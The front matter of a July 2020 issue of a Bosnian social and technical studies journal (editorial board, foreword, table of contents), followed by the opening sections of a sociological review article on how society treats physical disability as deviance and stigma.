

DRUŠTVENA I TEHNIČKA ISTRAŽIVANJA

ČASOPIS ZA DRUŠTVENE I TEHNIČKE STUDIJE

Godina VI, br. 1, juli/srpanj 2020. godine

**ENERGETIKA
KRIMINALISTIKA
PROMET
POSLOVNA EKONOMIJA
ZAŠTITA NA RADU I ZAŠTITA OD POŽARA
INFORMACIJSKE TEHNOLOGIJE**

IZDAVAČ/ PUBLISHER:

Visoka škola „CEPS – Centar za poslovne studije“ Kiseljak
College "CEPS – Center for Business Studies" Kiseljak

ZA IZDAVAČA/ FOR THE PUBLISHER:

Pred. VŠ Mirzo Selimić, direktor

UREDNIŠTVO/ EDITORIAL BOARD:

Glavni urednik/Editor in Chief: Pred. VŠ Mirzo Selimić; Prof. dr. Zenaid Đelmo; Prof. dr. Nevzet Veladžić; Prof. dr. Ratko Duev (Sjeverna Makedonija); Prof. dr. Tanja Miloshevska (Sjeverna Makedonija); Prof. dr. Martin Folta (Češka Republika); Prof. dr. Mladen Radivojević, Prof. dr. Ranko Mujović (Crna Gora); Prof. dr. Florida Veljanoska (Sjeverna Makedonija); Prof. dr. Biljana Ciglovska (Sjeverna Makedonija); Prof. dr. Duško Pavlović (Hrvatska); Prof. dr. Robert Štefko (Slovačka); Prof. dr. Dragan Ilić (Srbija); Prof. dr. Tomislav Stajčić; Prof. dr. Velibor Peulić; Prof. dr. Želimir Kešetović (Srbija); Prof. dr. Nedžad Korajlić; Doc. dr. Esad Mušanović; Doc. dr. Alan Labus (Hrvatska); Doc. dr. Ivan Toth (Hrvatska); Doc. dr. Ivan Nađ (Hrvatska); Pred. VŠ Mirza Kulenović; Pred. VŠ Džemal Cinac; Pred. VŠ Samir Ščetić; Pred. VŠ Nermin Palić.

ISSN: 2303 – 8462

Adresa uredništva/ Address: Ulica Josipa bana Jelačića b.b., 71250 Kiseljak

Časopis izlazi dva puta godišnje. Sadržaj i sažeci radova dostupni su na Internet adresi:/ The journal is published twice a year. Contents and abstracts are available at Website: www.ceps.edu.ba/DIT.aspx

Svi radovi podliježu anonimnim recenzijama/ All papers are subject to anonymous reviews.

Prilozi objavljeni u časopisu Društvena i tehnička istraživanja referiraju se u:/ Journal of The social and technical research is indexed/abstracted in: Index Copernicus International i CEEOL.

RIJEČ UREDNIKA

Poštovani,

Pred Vama je novi broj časopisa za društvene i tehničke studije Društvena i tehnička istraživanja. U ovome broju će biti objavljena dvadesettri naučna rada iz tehničkih i društvenih nauka. Kao i uvijek, napori uredništva bili su usmjereni k' tome da na jednome mjestu okupimo najbolje naučne i stručne radove, koji ne samo da dokazuju umijeće svojih autora nego su i aktualni. Dakle, u ovome broju će biti objavljeno mnogo radova, a sve u svrhu obuhvaćanja što većeg tehničkog i društvenog područja. Svi objavljeni radovi zadovoljavaju standarde izvrsnosti, stoga se nadam da će nam i ubuduće pristizati ovako kvalitetni naučni radovi.

S ovim izdanjem počinje šesta godina izlaženja časopisa Društvena i tehnička istraživanja i u proteklom periodu časopis se ne samo dobro razvio, već je postao i izvor širokog spektra informacija. Časopis je izlazeći svih ovih godina nastojao pratiti aktualna društveno-tehnička zbivanja među akademskom zajednicom. Prije svega izborom kvalitetnih radova, koji ponajviše karakteriziraju njega samoga, te ostalim priložima kojima nastojimo obogatiti svaki broj.

Ovim putem zahvaljujem svim kolegicama i kolegama čiji su radovi objavljeni, a koji su svojim znanjem i trudom doprinjeli sadržajnosti i kvaliteti časopisa.

Nadam se da ćete na ovim stranicama časopisa pronaći inspiraciju za pisanje vlastitog rada. Najdraži čitatelji, sigurn sam da će Vam objavljeni radovi pomoći tokom Vašeg obrazovanja i koristiti Vam kao literatura u pisanju Vaših radova. Također, nadam se da će te nastaviti istraživanja na području društvenih i tehničkih nauka, ne samo kako bi individualno nastavili intelektualni razvoj, već i kako bi potaknuli i pomogli razvoj samog društva.

Prilozi objavljeni u časopisu Društvena i tehnička istraživanja referiraju se u digitalnim bazama:

- ✓ Index Copernicus International i
- ✓ Central and Eastern European Online Library (CEEOL).

Glavni urednik
Pred. VŠ Mirzo Selimić

SADRŽAJ:

INVALIDITET I DEVIJANTNOST - SOCIOLOŠKI ASPEKT	6
<i>DISABILITY AND DEVIANCE - SOCIOLOGICAL ASPECT</i>	6
SUICIDALNO DRUŠTVENI MENTALITET U POST - RATNOM DRUŠTVU BOSNE I HERCEGOVINE.....	26
<i>SUICIDAL SOCIAL MENTALITY IN THE POST - WAR SOCIETY OF BOSNIA AND HERZEGOVINA</i>	26
ZNAČAJ FORENZIČKIH (KRIMINALISTIČKO-TEHNIČKIH) PROCEDURA	38
<i>SIGNIFICANCE OF FORENSIC PROCEDURES</i>	38
UTVRĐIVANJE MOGUĆNOSTI IZAZIVANJA LATENTNIH TRAGOVA PAPILARNIH LINIJA SA VOĆA I POVRĆA I MOGUĆNOST UTVRĐIVANJA NJIHOVE STAROSTI (EKSPERIMENTALNA STUDIJA).....	55
<i>POSSIBILITY OF DEVELOPING LATENTPRINTS FROM FRUITS AND VEGETABLES AND DETERMINING THEIR AGE (EXPERIMENTAL STUDY)</i>	55
UKOVOĐENJE POLICIJOM PUTEM POLICIJSKIH KOMESARA I NEZAVISNIH ODBORA KAO PERFIDAN MODUS UTICAJA POLITIKE NA OBAVLJANJE POLICIJSKIH POSLOVA	69
<i>POLICE MANAGEMENT THROUGH POLICE COMMISSIONER AND INDEPENDENT COMMITTEES AS A PERFIDE MODUS OF POLITICAL INFLUENCE ON POLICE AFFAIRS</i>	69
ANALIZA RADNOPRAVNOG ZAKONODAVSTVA BOSNE I HERCEGOVINE KAO POTISNOG FAKTORA MIGRACIJA.....	92
<i>ANALYSIS OF LABOR LAW LEGISLATION OF BOSNIA AND HERZEGOVINA AS A PUSH FACTOR OF MIGRATION</i>	92
MODERNA UPRAVA.....	110
<i>MODERN ADMINISTRATION</i>	110

ZAŠTITA LJUDSKIH PRAVA I OSNOVNIH SLOBODA STRANAKA U POSTUPCIMA PRED ORGANIMA UPRAVE U BOSNI I HERCEGOVINI	130
<i>PROTECTION OF HUMAN RIGHTS AND FUNDAMENTAL FREEDOMS OF PARTIES IN PROCEEDINGS BEFORE ADMINISTRATIVE BODIES IN BOSNIA AND HERZEGOVINA.....</i>	<i>130</i>
UPRAVLJANJE KRIZAMA I NJENA ULOGA U JAČANJU NACIONALNE SIGURNOSTI.....	146
<i>CRISIS MANAGEMENT AND ITS ROLE IN STRENGTHENING OF NATIONAL SECURITY</i>	<i>146</i>
SIMULACIJSKE VJEŽBE U ZDRAVSTVENOM SUSTAVU REPUBLIKE HRVATSKE	166
<i>SIMULATION EXERCISES IN THE HEALTHCARE SYSTEM OF THE REPUBLIC OF CROATIA.....</i>	<i>166</i>
CYBER KRIMINAL I ZAŠTITA PRIVATNOSTI U CYBER SVIJETU	176
<i>CYBER CRIMINAL AND PRIVACY PROTECTION IN THE CYBER WORLD.....</i>	<i>176</i>
OSNOVNI IT SIGURNOSNI TESTOVI KALI LINUXOM	191
<i>BASIC IT SECURITY TESTS WITH KALI LINUX.....</i>	<i>191</i>
APLIKACIJA ZA PRIKAZ HTML5 BOJA PYTHONOM U OBLIKU PRAVOKUTNIKA.....	208
<i>THE APPLICATION TO DISPLAY HTML5 COLORS WITH PYTHON IN THE SHAPE OF A RECTANGLE.....</i>	<i>208</i>
RAZVOJ INFORMACIJSKIH SUSTAVA	218
<i>DEVELOPMENT OF INFORMATION SYSTEMS.....</i>	<i>218</i>
SMART SPECIALIZATION STRATEGY AND TOURISM TOWARDS AN INNOVATION-DRIVEN GROWTH AND ENTREPRENEURIAL DISCOVERY	228
<i>PAMETNA STRATEGIJA SPECIJALIZACIJE I TURIZAM PREMA RASTU VOĐENOM INOVACIJAMA I PROCESA PREDUZETNIČKOG OTKRIVANJA.....</i>	<i>228</i>

ISTRAŽIVANJE STAVOVA STUDENATA O KORIŠTENJU INTERNET BANKARSTVA	242
<i>RESEARCH OF STUDENTS' ATTITUDES TOWARD THE USE OF INTERNET BANKING</i>	<i>242</i>
RAZVOJ AUTENTIČNOG LEADERSHIP-A	261
<i>DEVELOPMENT OF AUTHENTIC LEADERSHIP</i>	<i>261</i>
CJELOŽIVOTNO OBRAZOVANJE KAO AKTIVNOST MENADŽMENTA LJUDSKIH POTENCIJALA U HRVATSKOJ POLICIJI.....	276
<i>LIFELONG EDUCATION AS HUMAN RESOURCES MANAGEMENT ACTIVITY IN CROATIAN POLICE.....</i>	<i>276</i>
ANALIZA NOMINALNIH KRITERIJA KONVERGENCIJE ZA UVOĐENJE EURA U HRVATSKOJ, STANJE I PERSPEKTIVE PRED SLJEDEĆI IZVJEŠTAJ O KONVERGENCIJI EUROPSKE KOMISIJE I EUROPSKE CENTRALNE BANKE 2020.GODINE	291
<i>ANALYSIS OF THE NOMINAL CONVERGENCE CRITERIA FOR THE INTRODUCTION OF THE EURO IN CROATIA, STATE AND PERSPECTIVES BEFORE THE NEXT REPORT ON THE CONVERGENCE OF THE EUROPEAN COMMISSION AND THE EUROPEAN CENTRAL BANK IN 2020</i>	<i>291</i>
RAČUNOVODSTVENE MANIPULACIJE I POREZNE PRIJEVARE U FINANCIJSKIM IZVJEŠTAJIMA	306
<i>ACCOUNTING MANIPULATIONS AND TAX SCAMS IN THE FINANCIAL STATEMENTS.....</i>	<i>306</i>
KOMPARATIVNA ANALIZA OPOREZIVANJA KORPORATIVNE DOBITI U REPUBLICI HRVATSKOJ I REPUBLICI SRBIJI	319
<i>COMPARATIVE ANALYSIS OF CORPORATE PROFIT TAXATION IN THE REPUBLIC OF CROATIA AND THE REPUBLIC OF SERBIA.....</i>	<i>319</i>
STRATEGIJE I MJERE ZA SMANJENJE KONCENTRACIJE ZAGAĐIVAČA U ZRAKU (PREVASHODNO PM 2,5) U GRADSKIM PODRUČJIMA	335
<i>STRATEGIES AND MEASURES THAT FACILITATE THE REDUCTION OF THE CONCENTRATION OF AIR POLLUTANTS (PRIMARILY PM 2.5) IN URBAN AREAS.....</i>	<i>335</i>

ŠTETAN UTICAJ BUKE NA RADNIKE U INDUSTRIJSKOJ PROIZVODNJI I METODE ZA KONTROLU U PROCESU PROJEKTOVANJA, GRADNJE I MODERNIZACIJE PROIZVODNIH SISTEMA	356
<i>HARMFUL EFFECTS OF NOISE ON WORKERS IN INDUSTRIAL PRODUCTION AND CONTROL METHODS IN THE PROCESS OF DESIGNING, CONSTRUCTION AND MODERNIZATION OF PRODUCTION SYSTEMS.....</i>	<i>356</i>

INVALIDITET I DEVIJANTNOST - SOCIOLOŠKI ASPEKT

DISABILITY AND DEVIANCE - SOCIOLOGICAL ASPECT

Pregledni znanstveni članak

Prof. dr. Nevzet Veladžić*

Prof. dr. Armin Kržalić*

Sažetak

Osobe s tjelesnim oštećenjima često doživljavaju izolaciju, segregaciju i diskriminaciju u svojim interakcijama s drugima. Broj ljudi koji živi s nekom vrstom invalidnosti je dosta velik. U svijetu ima preko 500 miliona osoba s nekim vidom lakšeg ili težeg tjelesnog invaliditeta, bilo mentalnog, fizičkog ili osjetilnog oštećenja. Društvo smatra oba tipa, i vidljiva fizička oštećenja i intelektualni poremećaj kao devijantnost, jer odstupaju od normativnih koncepcija 'normalnih' (očekivanih) stanja, a takve osobe se suočavaju sankcionirajućim procesima koji vode društvenoj stigmati. U navedenom kontekstu, invalidne osobe dobivaju identitet devijanta ne nužno zbog onoga što su učinili, već zbog toga što su im drugi prikačili etiketu sa ispisanim nepoželjnim razlikama koje odstupaju od ukupne zamišljene slike. Identitet invalidne osoba se razlikuje od identiteta počinitelja devijantnih radnji. Devijanti mogu odabrati svoju (devijantnu) ulogu, dok invalidna osoba ne bira svoj status. Suvremeni stavovi imaju tendenciju da osobe s vidljivim fizičkim poteškoćama gledaju drugačije u odnosu na druge ljude; neki ljudi ih ih danas gledaju sa sažaljenjem ili ih potpuno izbjegavaju. Upravljanje invaliditetom nameće dva istraživačka pitanja koje rad tretira: prvo, kada invaliditet postaje problem pojedincu, i drugo još važnije, kako se invalidna osoba treba odnositi prema društvenoj stigmati?

Ključne riječi: društvene norme, devijantnost, invaliditet, stigma, socijalna integracija.

Abstract

People with physical disabilities often encounter isolation, segregation, and discrimination in their interactions with others. The number of people living with some kind of disability is quite large. According

* Pravni fakultet Univerziteta u Bihaću, e-mail: nevzet2005@yahoo.com

* Pravni fakultet Univerziteta u Bihaću, e-mail: akrzalic@fkn.unsa.ba

to some estimates in the world there are over 500 million people with some kind of light or heavy physical disability, either mental, physical or sensory impairment. Society considers both types, and visible physical damage and intellectual power as deviant because they deviate from normative concepts of 'normal' (expected) states, and such persons are faced with sanctioning processes that lead to social stigma. In this context, a disabled person obtains a deviant identity not necessarily because of what they have done, but because others have labeled the label with the printed undesirable differences that deviate from the total imaginary image. The identity of a disabled person differs from the identity of the perpetrator of deviant actions. Deviants can choose their (deviant) role, while a disabled person does not choose their status. Contemporary attitudes tend to see people with visible physical disabilities differently from other people; some people watch them today with pity or completely avoid them. The question of disability management raises two problems: first, when does disability become a problem for individual? More important, how does the disabled person manage society's stigma?

Key words: social norms, deviance, disability, social stigma, social integration.

1. UVOD

Osobe s tjelesnim oštećenjem nerijetko se smatraju ne samo fizički nego i emocionalno različitim, a često im se uskraćuje pristup normalnoj društvenoj interakciji s drugima. Mnogi razgovori su usmjereni na samu prirodu invaliditeta i onoga što osoba ne može, umjesto na ono šta osoba može učiniti. Invalidnim osobama se nerijetko uskraćuje pravo na zapošljavanje, a razlozi su uglavnom njihov fizički invaliditet.

Predmet razmatranja u ovom radu su pitanja koja su vezana za stanje fizičkog invaliditeta kod osoba i odnos drugih prema njima. Na početku, radi ilustracije i jasnijeg razumijevanja same biti teme navest ćemo dva primjera. Fizičku invalidnost možemo posmatrati u širem kontekstu jer određeni broj članova društvene zajednice takve osobe vide kao devijante. Iako većina ljudi ne smatra da je invalidnost sama po sebi devijantnost, međutim osobe s tjelesnim oštećenjima se suočavaju sa društvenim reakcijama koje imaju elemente 'stigme' i odbačenosti.

Po definiciji, „stigmatizacija je proces u kojem određena osoba postaje prepoznatljiva na temelju određene društveno nepoželjne osobine, a ne kao pojedinac u integralnom značenju“ (Alessioi, 2001: 174). Postoji širok raspon fizičke invalidnosti i oštećenja koji uzrokuju ozbiljne stigmatizirajuće i diskriminativne društvene reakcije te se klasificiraju kao devijacije, što u

osnovi nije prihvatljivo. Naravno, nisu uvijek reakcije drugih ljudi prema osobama s poteškoćama negativne, jer postoji velik broj ljudi koji ih potpuno prihvata i koji se na pristojan način ophode prema njima. Ove različite reakcije odražavaju određenu ambivalentnost i kod samih osoba s invaliditetom u percipiranju sebe i svoje ličnosti.

Goffman (1963) je pobrojao nekoliko klasičnih primjera koji izazivaju društvenu stigmatu, a tu je uključio slijepe osobe, gluhe, nijeme, epileptične, osakaćene i deformirane osobe. Društvene reakcije su bile takve da je fizički izgled bio značajno važan u odnosima s invalidnim osobama tako da su često bili rezervirani, oprezni, a u nekim slučajevima i neprijateljski raspoloženi prema njima, jer njihov fizički izgled nije odgovarao njihovim očekivanjima. Svakako, na ovu Goffmanovu listu mogli bismo dodati i mentalno retardirane, osobe cerebralnom paralizom ili one s teškim govornim manama, a društvene reakcije bi bile uglavnom identične.

Osobe s tjelesnim oštećenjima često susreću izolaciju, segregaciju i diskriminaciju u svojim interakcijama s drugima (Nagler, 1993). Ilustracije radi, takve osobe često nemaju osiguran pristup prijevoznim i obrazovnim ustanovama, a takav oblik diskriminacije ima vrlo duboke posljedice, zbog činjenice da prijevoz i obrazovanje bitno utječu na njihove životne šanse.

Primjer 1.

Tony Goodman bio je zatvorenik državnog zatvora u SAD (Georgia). Goodman je paraplegičar i ovisan o invalidskim kolicima. On je tvrdio da je bio zatvoren u ćeliji u kojoj nije mogao da koristi svoja invalidska kolica (ćelija je bila preuska i nije bilo moguće okrenuti kolica). Također, je tvrdio da ustanova (država) nije napravila pristup toaletu i kupaoinicama te da su mu uskraćene osnovne medicinske usluge potrebne za paraplegičare. Nadalje, on navodi da su mu, zbog njegove invalidnosti uskraćeni programi i aktivnosti, kao što su časovi edukacije i upražnjavanje vjere. Vrhovni sud SAD je (10. januara 2006.) odlučio i naložio da država Georgia ima obavezu osigurati sva prava zatvorenicima sa invaliditetom, a koja su propisana Zakona o invalidnim osobama u SAD-a. (United States v Georgia et.al., 546 U.S. 2006).

Primjer 2.

Krajem 1999. Richard i Dawn Kelso ostavili su svog 10-godišnjeg sina u Delaware bolnici sa svojim igračkama, medicinskim pomagalicama i bilješkom da više ne mogu brinuti o njemu. Steven Kelso je imao cerebralnu paralizu, disao je kroz cijev i koristio je invalidska kolica. Do njegova uhićenja, nedugo nakon napuštanja Stevena, Richard je bio uposlenik uspješne hemijske tvrtke koja pravi promet od 500 miliona godišnje. Dawn Kelso je radila u savjetodavnom vijeću za osobe s invaliditetom. Ogromni stres za Richarda i Dawn Kelso proizašao je zbog 24-satne dnevne skrbi koju takva djeca zahtijevaju. Čak i da ima pomoć, ponekad ni to nije dovoljno. Snovi o zdravoj djeci su uništeni, a oni, kao i drugi roditelji slični njima, prolaze kroz različite faze razmišljanja: od poricanja, ljutnje, tuge, pregovaranja, i konačno do prihvatanja.

Također, invalidne osobe moraju prevladati mnoge prepreke uvidu osobnih odnosa u različitim situacijama. Prije svega mislimo na situacije kada ih drugi izbjegavaju, jer njihova pojavnost urušava 'kvazi-normativnu' smjernicu o „prihvatljivom“ izgledu. Neki će to razumijeti kao dodatnu potvrdu devijantnog statusa invalidnih osoba zato što nisu u stanju da se brinu o sebi, a time ukazuju na pretpostavku nepotpune uloge odrasle osobe. Takva osobna ograničenja se nerijetko tumače kao dokaz o njihovoj ovisnoj ulozi. Kao rezultat takve percepcije invalidne osobe se susreću i sa diskriminacijom u plaći u usporedbi s radno sposobnim radnicima koji obavljaju istu vrstu posla (Baldwin, 1995). Zbog tih i drugi razloga, odnos prema invalidnim osobama je nerijetko identičan kao prema onima koji su počinili neku devijantnu radnju.

Broj ljudi koji živi s nekom vrstom invalidnosti je dosta velik. Higgins (1998) navodi da u svijetu ima preko 500 miliona osoba s nekim vidom lakšeg ili težeg tjelesnog invaliditeta, bilo mentalnog, fizičkog ili osjetilnog oštećenja. Tako na primjer, „prema procjeni u Sjedinjenim Državama i Velikoj Britaniji troje od 100 djece ima dijagnozu intelektualno teško oboljelih (ili mentalno retardirani, kako su ih ranije nazivali). Također, indikativni su i slijedeći statistički podaci koji govore da u SAD-a postoji 2 miliona ljudi koji ne čuju, a 11 miliona je onih koji imaju ozbiljne slušne smetnje ,oko 2 miliona osoba oboljelih od epilepsije; preko 3 miliona sa smanjenom sposobnošću“ (Higgins, 1980: 33). U ove statističke podatke o invalidnim osobama u SAD-a možemo uključiti i slijedeće: 1 milion slijepih (ili osobe koje djelimično vide), a od tog broja ima preko 50,000 koji su potpuno slijepi (Scott, 1980: 8). Naravno da ovakvi grubo statistički podaci o osobama s tjelesnim oštećenjima zahtijevaju odgovor na pitanje o tome šta jeste, a šta nije invalidnost (Francis i Silvers, 2000).

2. DEFINIRANJE TJELESNIH OŠTEĆENJA I RAZLIČITOSTI

Na početku želimo napraviti razliku u definiranju pojmova *poremećaj*, *invaliditet* i *hendikepiranost*. Pod *poremećajem* podrazumijevamo gubitak neke sposobnosti koja je obično uzrokovana fizičkim razlogom. Ponekad, fizički uvjeti pri rođenju mogu dovesti do komplikacija tako da inhibiraju funkcije optičkog živca te da nefunkcionira dio mozga koji kontrolira govor, rad ekstremiteta, odnosno slušna osjetila. *Invalidnost* se odnosi na gubitak funkcije koju vezujemo za poremećaj. Pošto se poremećaj odnosi na fizičko stanje, invaliditet opisuje posljedicu tog gubitka usvakodnevnim aktivnostima tih osoba - govor, korištenje ekstremiteta, održavanje društvenih odnosa i tako dalje. Pojam *hendikepiranost* najčešće se odnosi na određenu vrstu ograničenja kod činjenja normalnih aktivnosti kao što je briga o sebi i mobilnost, a koja je rezultat nekog tjelesnog oštećenja (Thomas,

1982: 3-5). Stoga, fizičko stanje pojedinca određuje poremećaj, dok invaliditet i hendikepiranost predstavljaju društvene i ponašajuće posljedice tih poremećaja, kao što su nesposobnost osobe da se sastaje s drugima, da preuzme društvenu odgovornost i obaveze.

Tabela 1. Sugestije kod upotrebe termina invaliditet

Izbjegavati korištenje	Preporučljive fraze	Zašto?
Hendikepirana osoba	Osoba s invaliditetom	Invaliditet ne znači automatizmom da je osoba hendikepirana. Invaliditeti često znače samo da ljudi koji imaju invalidnost obavljaju redovne aktivnosti na način koji se nešto (djelimično) razlikuje od onih osoba koji su bez invaliditeta, i da imaju jednak učinak.
Retardiran	Osoba s retardacijom	Potrebno je izbjegavati kategoriziranje ljudi. Mogu se uvidjeti mnoge razlike (svojstva) kod osoba sličnim invaliditetom.
Osakaćeno dijete /bogalj	Dijete s fizičkim invaliditetom	Riječ „osakaćen“ ima negativnu ili prosudbenu konotaciju, a korištenje tog termina treba izbjegavati. Također, prihvatljiva fraza na prvo mjesto stavlja 'osobu', a potom invalidnost.

Društveni kontekst određuje značenje ovih pojmova. Naravno, svaka osoba je isključena iz određenih aktivnosti. Većina ljudi ne može dohvatiti koš u košarci, otvoriti sef bez šifre, ili obavljati operaciju mozga, ali niko ne misli da su takvi ljudi invalidne osobe niti ih tako promatra. S druge strane, osobe s vidljivim invaliditetom susreću se s različitim socijalnim očekivanjima. Očigledno, invalidnost implicira na društveno konstruiranu kategoriju, koja opisuje određene ljude u određenom vremenu.

S obzirom da pojedinci doživljavaju različite oblike i stupnjeve invalidnosti, neki od njih privlače određenu vrstu stigme. Na primjer, opseg gubitka vida uveliko varira od lakih oblika do potpune sljepoće. Prema prihvaćenoj definiciji sljepoće utvrđena je ocjena vidnosti od 20 – 200, što Scott (1969:42) ozbiljno kritizira, jer ovakvo određivanje vida je proizvoljno i zanemaruje najvažnije odrednice funkcionalnog vida kod osobe; on tvrdi da takav standard „stavlja u istu grupu i one ljude koji su potpuno slijepi s onima koji imaju određen (nizak) stepen vida. Iz tog razloga, oznaka 'slijepi' se odnosi na vrlo raznoliku, heterogenu i promjenjivu grupu ljudi. Sličan primjer su i kategorija 'gluhi', jer ovaj pojam se upotrebljava za osobe s gubitkom sluha u rasponu od slabog oštećenja do potpune gluhoće. Pretilost, također, varira i po stepenu i po definiciji; prema jednoj studiji pretilom osobom se smatra osoba koja ima između 30 i 40 procenata iznad svoje normalne težine (Cahnman, 1968). Prema drugima, ovaj kriterij iznosi 20 procenata iznad svoje normalne težine. Prekomjerna tjelesna težina se pojavljuje kod ljudi u različitim stupnjevima, međutim mnogi pretilost

smataju onda kada osoba vidno ima masne naslage debljine (Millman, 1980). Intelektulani poremećaji, isto tako, imaju ekstremnu varijaciju u opsegu kognitivnog oštećenja. Američka asocijacija za mentalne poremećaje sačinila je klasifikaciju koju je bazirala na 'normalnom' IQ (koeficijentu inteligencije) od 90-100, dok je kod graničnih vrijednosti primjenjivala između 70 i 90 IQ-a, a po ovoj klasifikaciji, ispod 70 se pokazuju različiti stupnjevi retardacije.

2.1. Invaliditet i ideja devijantnosti (zašto društvo vidi invaliditet kao devijantnost?)

U biti, invalidne osobe čine manjinsku grupu. Kao što je ranije istaknuto, oni se zbog svoga invaliditeta suočavaju s izolacijom, segregacijom kao i mnogim oblicima diskriminacije. Ključna razlika između tjelesnog invaliditeta i drugog oblika devijantnosti je njegov identitet kao stanje, a ne ponašanje; osoba sa invaliditetom ne kontrolira to stanje. U tom kontekstu, društvo smatra da su počinitelji krivičnih djela, kao i ovisnici o drogama svojevremeno odabrali takve forme devijantnosti, međutim, slično društvo imputira devijantni status osobama s vidljivim fizičkim poteškoćama, fiziološki pretilim i mentalno retardiranima, iako su takva stanja izvan njihove neposredne kontrole. Takav status ima pripisana obilježja, a ne postignuta. Invaliditet podrazumijeva više od jednostavnih bioloških činjenica; oni su i društveni konstrukti.

Društvo smatra oba tipa, i vidljiva tjelesna oštećenja i intelektualni poremećaj kao devijantnost, jer odstupaju od normativnih koncepcija 'normalnih' (očekivanih) stanja, a takve osobe se suočavaju sankcionirajućim procesima koji vode društvenim stigmama. Stoga, hendikepiranost implicira „imputiranje različitosti u odnosu na druge, a posebno se naglašavaju one nepoželjne razlike. Po definiciji, osoba se smatra hendikepiranom zato što odstupa od onoga što drugi smatraju 'normalnim' i prikladnim“ (Friedson, 1975:70). U navedenom kontekstu možemo istaći da invalidne osobe dobivaju identitet devijanta ne nužno zbog onoga što su učinili, već zbog toga što su im drugi prikačili etikete sa ispisanim nepoželjnim razlikama koje odstupaju od ukupne zamišljene slike (Clinard and Meier: 2011:438). Na ovakav način društvo definira tjelesna stanja osobe, ali i njihova ponašanja kao primjere devijantnosti.

Čini se da društvena reakcija drugih prema invalidnim osobama ovisi o određenim karakteristikama osobe, invalidnosti i socijalnoj situaciji. Međutim, u onoj mjeri u kojoj invaliditet podrazumijeva odstupanje od socijalnih očekivanja, invalidne osobe uvijek rizikuju iskustvo društvene stigme (Stafford & Scott, 1996). Oni takve reakcije od starne drugih jasno uočavaju, što se može vidjeti u primjeru 'hemofilnog dječaka' koji ne smije

sudjelovati u određenim fizičkim aktivnostima, a ponekad je prinuđen da koristi invalidska kolica, jer osjeća bolove u nogama.

2.2. Invaliditet i devijantni status

Invaliditet, kao socijalno definirana kategorija, uspostavlja glavni status koji prevladava sve druge statusne osobine pojedinca. Invalidna osoba često doživljava „osobna diskreditacijska odstupanja od grupnih očekivanja“ (Becker, 1973:33). Uopćeno, očekivanja društvene grupe je da osoba ima „dvije noge“, „dvije ruke“, „funkcionalne uši“ i „oči“, ali i druge osobine koje omogućuju svakodnevno provođenje aktivnosti na uobičajen način. Tjelesni nedostaci kod osoba krše takva normativna očekivanja od strane društva; ili kako Sagarin (1975) kaže: „daju ljudima 'razočaravajući' karakter“.

Nije rijetkost da članovi društva diskreditiraju invalidne osobe na temelju njihovih fizičkih nedostataka. S druge strane, neki definiraju njihove javne identitete najprije prema njihovoj vrsti hendikepiranosti. U takvoj percepciji oni gube status individue i postaju samo „bogalji“ ili gluho-mutavci“. Ovakav diskreditirajući i stigmatizirajući pristup uzrokuje poteškoće invalidnim osobama u osiguravanju njihovih eventualnih poslova koje bi mogli raditi, kao i uključivanje u normalne društvene interakcije s drugima.

Ponekad bi bio na svojim kolicima i išao niz ulicu, a ljudi bi se udaljili od mene ili bi me zaobilazili umjesto da hodaju pored mene; neki misle da bi neka bolest mogla preći na njih. Niko im nije rekao da se ne trebaju plašiti osoba s poteškoćama, jer mi smo ljudi slični njima, osim što imamo problem (Roth,1981:93)

Teoretičari su stava da se devijantnost i invaliditet, slično bolesti, razlikuju prvenstveno u opsegu odgovornosti koja se pojedincima pripisuje za njihovu ulogu. Devijanti mogu odabrati svoju (devijantnu) ulogu, dok invalidna osoba ne bira svoj status.

Ono po čemu se izdvaja devijantnost je što ona podrazumijeva svojevoljno ponašanje koje podliježe kontroli pojedinca (Haber & Smith, 1971). Nadalje, neki će praviti razlike između invalidnih osoba prema njihovoj percipiranoj odgovornosti za vlastito stanje; na primjer, određene osobe su zadobile ozljede u prometnoj nesreći koju su sami uzrokovali, dok druge su zbog neodgovornog ponašanja i odugovlačenja u traženju medicinske pomoći i liječenju bolesti došli u stadij kada ta bolest više nije izliječiva.

Kao i drugim formama devijantnosti, osobe koje učine devijantni čin preuzimaju identitet devijanta, čak ponekad sugerirajući i drugima da ih

takvim smatraju. Oba, i povremeni i profesionalni počinitelji kriminala su devijanti, međutim društvo često primjenjuje dobro definirani status za profesionalnog počinitelja koji se razlikuje od statusa povremenog prekršitelja. Identitet invalidnih osoba se razlikuje od identiteta počinitelja devijantnih radnji. Društvo pripisuje invalidnim osobama takav devijantni status, iako nisu počinili devijantna djela, S druge strane, počinitelji krivičnih djela takav status biraju.

3. DRUŠTVENA REAKCIJA I AMBIVALENTNOST PREMA INVALIDITETU

Norme o izgledu određuju pojmove „idealnog“ izgleda – veličine, oblika, funkcije ljudskog tijela te njegove crte. Obrnuto, standardi za devijantna fizička stanja dramatično variraju od kulture do kulture. Neka društva više vole vitkost, druga prosuđuju na osnovu njihove veličine i opsega tijela, a neka preferiraju snagu i cijeli niz funkcija ljudskog tijela. U takvim društvima se obično imputira devijantnost onim pojedincima koji se ne prilagode ovim standardima. Dakako, sud o devijantnosti nadilazi svijest o kršenju normi ponašanja obuhvaćajući mnoge vrste stanja individue koja ljudi očekuju. Ljudi koji, čak i nenamjerno, krše takva konceptualna viđenja, smatraju se devijantnima u smislu odstupanja od opće-prihvatljivog gledišta.

Ovdje ćemo pažnju usmjeriti na različite forme tjelesnog oštećenja s različitim viđenjima takvih stanja. Potpuno slijepe osobe bez ikakvog izgleda da vrate svoj vid, osakaćene, kao i mentalno retardirane osobe najreprezentativniji su primjer neželjene devijantnosti. Iako kulturne varijable utječu na takve prosudbe, čini se da su kroz historiju ljudske povijesti gotovo sve kulture odbacivale određene vrste tjelesnih oštećenja (Myerson, 1971). Viđenje invaliditeta u mnogome ovisi od kulture do kulture i od vremena do vremena. Na primjer, neke nepravilnosti na licu ili ožiljci mogu biti stigmatizirani u jednoj zemlji, dok u drugoj može biti znak ljepote ili neke natprirodne moći. Američki adolescenti sa nekim tjelesnim nedostatkom mogu se suočiti sa odbacivanjem iz grupe ili zadirkivanjem, međutim u drugim društvima će namjerno ostaviti ožiljke na tijelu ili ih tetovirati kako bi istakli mladalačku privlačnost, prema njihovom viđenju. Također, u nekim suvremenim zapadnim zemljama se 'nemoć' starije dobi promatra u negativnom kontekstu, a u drugim kulturama se prema takvoj populaciji iskazuje poštovanje i vide izvor mudrosti. Slično ovom primjeru, neke kulture kao kriterij za ljepotu vrednuju punije, pa čak i deblje žene, dok će američko društvo povezivati vitkost (mršavost) sa ženskom ljepotom, pa čak i ekstremnu mršavost.

